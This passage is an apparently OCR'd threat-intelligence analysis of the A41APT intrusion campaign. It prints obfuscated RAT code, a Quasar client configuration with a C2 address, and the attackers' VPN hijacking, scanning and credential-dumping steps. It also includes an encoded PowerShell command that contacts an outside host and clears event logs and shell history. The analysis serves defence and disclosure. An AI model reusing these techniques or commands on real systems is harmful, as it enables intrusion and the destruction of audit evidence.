



```
// Runtime: .NET Framework 4
// Timestamp: 5DA82AE8 (10/17/2019 1:48:40 AM)

using System;
using System.Runtime.CompilerServices;

[module: SuppressIldasm]
[module: ConfusedBy("ConfuserEx v1.0.0")]
```



```
        private static void smethod_2()
        {
            Assembly assembly_ = null;
            string text = "C:\\Windows\\Microsoft.NET\\";
            Stack<string> stack = new Stack<string>();
            stack.Push(text);
            bool flag = false;
            IL_21D:
            while (stack.Count > 0 && !flag)
            {
                text = stack.Pop();
                string[] array = sUkFrjLNERVvnKxgPeHu.directory_GetDirectories(text);
                string[] array2 = sUkFrjLNERVvnKxgPeHu.directory_GetFiels(text);
```


xRAT decoding flow with FYAntiLoader





```
mov     r14d, [rax+14h]
xor     eax, eax
add     rbx, rdi
add     r12, rdi
add     r10, rdi
mov     [rsp+290h+var_270], 'kcuF'
mov     [rsp+290h+var_26C], 'AuoY'
mov     dword ptr [rsp+290h+var_268], 'itn'
mov     edx, eax
```

2-4. xRAT



```
// Token: 0x04000056 RID: 86
public static string 쏫¥uE854¥uEEB5吭¥u23D2¥uF047공¥u
  FttqEC3sCgiFee2rq3M8iksy1aK5HIODPIK+bKeZIVa43Krl3/S

// Token: 0x04000057 RID: 87
public static string ꞵ¥uE364玊饈骝¥u26AB쌔嶋¥uFFFD¥u1
  +3WSi35pbNnrhXsd1C4LVyg7pqrnuCpJSIl3ZleBU=";

// Token: 0x04000058 RID: 88
public static int ¥uFFFD佻믐뢺ロ쎙驰¥uFFFD稖줖攣篤횔

// Token: 0x04000059 RID: 89
public static string ¥uEFA6嫀챙豊篺硶¥uFFFD鑃8ᆐ¥uEA8E

// Token: 0x0400005A RID: 90
public static string ¥uFFFD展퀡¥u2767禱鞅녒¥u1CB5¥uFF
  +Ck/ZG12bmUvKw==";

// Token: 0x0400005B RID: 91
public static Environment.SpecialFolder ¥uEB48뎉ꡞ轆ℓ

// Token: 0x0400005C RID: 92
public static string ¥uFFFD蜆ロ갱¥u2282¥u2FF2⌇ロ늪¥uF
  ¥u10FB熀僾膾숲蕾宅.¥uEB48뎉ꡞ轆ℓ댮磷粵닷愺¥uA8DA¥u2
```

VERSION	2.0.0.0
HOSTS	45.138.157.83:443;
RECONNECTDELAY	1846872
KEY	[redacted]
AUTHKEY	[redacted]
DIRECTORY	Environment.SpecialFolder.ApplicationData
SUBDIRECTORY	Subdir
INSTALLNAME	Client.exe
INSTALL	false
STARTUP	false
MUTEX	3n5HUTePmoGqIF8CZanamdGw
STARTUPKEY	Quasar Client Startup
HIDEFILE	false
ENABLELOGGER	false
ENCRYPTIONKEY	KCYcz6PCYZ2VSiFyu2GU
TAG	[redacted]
LOGDIRECTORYNAME	Logs
HIDEDIRECTORY	false
HIDEINSTALLSUBDIRECTOR	false
download_url	none

3．Characteristics of Intrusion

A41APT's intrusion method

Initial Intrusion → Internal Recon. Lateral Movement → Persistence of malware → C2 Communication → Trace Removal


Penetration via SSL-VPN using vulnerabilities or stolen credentials

Perform a port scan to search for open RDP or SMB port. Then, connect to RDP with an administrator account.

Persistence by scheduled task registration to execute the legitimate PE

Communicate with C2 server via DESLoader's payload or PowerShell remoting

Delete the event log after communication with C2 is finished.




*We have also observed cases where traces have been removed from other compromised servers as well.

Characteristics of Compromise

1. Initial intrusion using SSL-VPN products
2. Network scanning and credential theft
3. PowerShell remoting to remove event logs
4. Persistence of malware by scheduled task

3-1. Initial intrusion via SSL-VPN (Exp. session hijacking)

- In October 2019, an attacker used the hostname DESKTOP-A41UVJV to hijack sessions to enter the internal network via SSL-VPN product, Pulse Secure.
- JPCERT also reported a similar attack targeting SSL-VPN [4].
- In some cases, attackers used credentials that they had stolen in the past intrusion.



```
2019-10-[redacted] 15:30:28 - VPN Tunneling: Session started for user with IPv4 address 192.168.X.X, hostname ホスト名
2019-10-[redacted] 15:30:28 - VPN Tunneling: User with IP 192.168.X.X connected with SSL transport mode.
2019-10-[redacted] 15:30:28 - Closed connection to TUN-VPN port 443 after 6 seconds, with 0 bytes read (in 1 chunks) and 221 bytes written (in 6 chunks)
2019-10-[redacted] 15:30:28 - VPN Tunneling: User with IP 192.168.X.X connected with ESP transport mode.
2019-10-[redacted] 15:30:28 - Key Exchange number 1 occurred for user with NCIP 192.168.X.X
2019-10-[redacted] 15:30:28 - VPN Tunneling: Session ended for user with IPv4 address 192.168.X.X
2019-10-[redacted] 15:30:28 - Closed connection to 192.168.X.X after 0 seconds, with 0 bytes read and 0 bytes written
2019-10-[redacted] 15:30:28 - VPN Tunneling: Session started for user with IPv4 address 192.168.X.X, hostname DESKTOP-A41UVJV
2019-10-[redacted] 15:30:28 - Connected to TUN-VPN port 443
2019-10-[redacted] 15:30:28 - Key Exchange number 1 occurred for user with NCIP 192.168.X.X
2019-10-[redacted] 15:30:29 - Remote address for user ＜ドメイン／ユーザ名＞ changed from ユーザのリモートIPアドレス to 151.80.241.108.
```

3-2. Network scanning and credential theft


Network scanning and RDP

- After the intrusion by SSL-VPN, perform internal network scanning to find open port RDP (3389/TCP) and SMB (445/TCP).
- Use an administrator account to deploy RDP to servers with free RDP.

Exp. server types that are frequently compromised by RDP
AD server
File server
Anti Virus management server
Backup server
Print server
FAX server

Credential theft


- Run csvde.exe, a CSV export command line tool provided by Microsoft.
- Execute AdFind provided by joeware.
- Dump of SYSTEM/SECURITY/SAM hive, etc.



AdFind

Summary

Command line Active Direct
ldp, dsquery, and dsget tool
good measure. This tool pre
adopt some of the useful stu



Csvde


08/31/2016 • 5 minutes to read

Applies To: Windows Server 2003, Windows Server 2008, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012, Windows Server 2003 with SP1, Windows 8

Imports and exports data from Active Directory Domain Services (AD DS) using files that store data in the comma-separated value (CSV) format. You can also support batch operations based on the CSV file format standard.

https://www.joeware.net/freetools/tools/adfind/
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732101(v=ws.11)


3-3. PowerShell remoting to delete event logs



Type	Date	Time	Event	Source	Category	User
Information	12/21/2020	6:32:49 AM	403	PowerShell	Engine Lifecycle	N/A

```
Engine state is changed from Available to Stopped.

Details:
	NewEngineState=Stopped
	PreviousEngineState=Available

	SequenceNumber=15

	HostName=ConsoleHost
	HostVersion=5.1.14393.3866
	HostId=1118879e-385f-4391-87d2-a14facd118b9
	HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -ExecutionPolicy Bypass -NoProfile -NonInteractive -
WindowStyle Hidden -EncodedCommand
```

```
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAApAC4AQ
wBvAG4AbgBlAGMAdAAoACIAOQA0AC4AMQAwADAALgAxADgALgAyADcAIgAsACAAIgA0ADQAMwAiACkAIAB8AE8AdQB0AC0ARgBpAGwAZQAgAEMAOg
BcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABuAG8AcgBtAGcAZQB5AGoAZQAuAG4AbABzACAALQBFAG4AYwBvAGQAaQBuAGcAIABB
AFMAQwBJAEkAIAAtAEYAbwByAGMAZQAgAC0AQwBvAG4AZgBpAHIAbQA6ACQAZgBhAGwAcwBlACAAOwAgACQARQByAHIAbwByAFsAMABdAHwATwB1
AHQALQBGAGkAbABlACAAQwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAG4AbwByAG0AZwBlAHkAagBlAC4AbgBsAHMAIAAtAE
UAbgBjAG8AZABpAG4AZwAgAEEAUwBDAEkASQAgAC0AQQBwAHAAZQBuAGQAIAAtAEYAbwByAGMAZQAgAC0AQwBvAG4AZgBpAHIAbQA6ACQAZgBhAG
wAcwBlACAAOwAgAEMAbABlAGEAcgAtAEUAdgBlAG4AdABsAG8AZwAgACIAVwBpAG4AZABvAHcAcwAgAFAAbwB3AGUAcgBzAGgAZQBsAGwAIgAgAC0AQ
wBvAG4AZgBpAHIAbQA6ACQAZgBhAGwAcwBlACAAOwAgAGkAZgAgACgAVABlAHMAdAAtAFAAYQB0AGgAIAAiACQASABPAE0ARQBcAEEAcABwAEQAYQB
0AGEAXABSAG8AYQBtAGkAbgBnAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAFwAUABvAHcAZQByAFMAaABlAGwAbABcAFAAUwBS
AGUAYQBkAGwAaQBuAGUAXABDAG8AbgBzAG8AbABlAEgAbwBzAHQAXwBoAGkAcwB0AG8AcgB5AC4AdAB4AHQAIgApACAAewBSAGUAbQBvAHYAZQAtAE
kAdABlAG0AIAAtAFAAYQB0AGgAIAAiACQASABPAE0ARQBcAEEAcABwAEQAYQB0AGEAXABSAG8AYQBtAGkAbgBnAFwATQBpAGMAcgBvAHMAbwBmAHQA
XABXAGkAbgBkAG8AdwBzAFwAUABvAHcAZQByAFMAaABlAGwAbABcAFAAUwBSAGUAYQBkAGwAaQBuAGUAXABDAG8AbgBzAG8AbABlAEgAbwBzAHQAXw
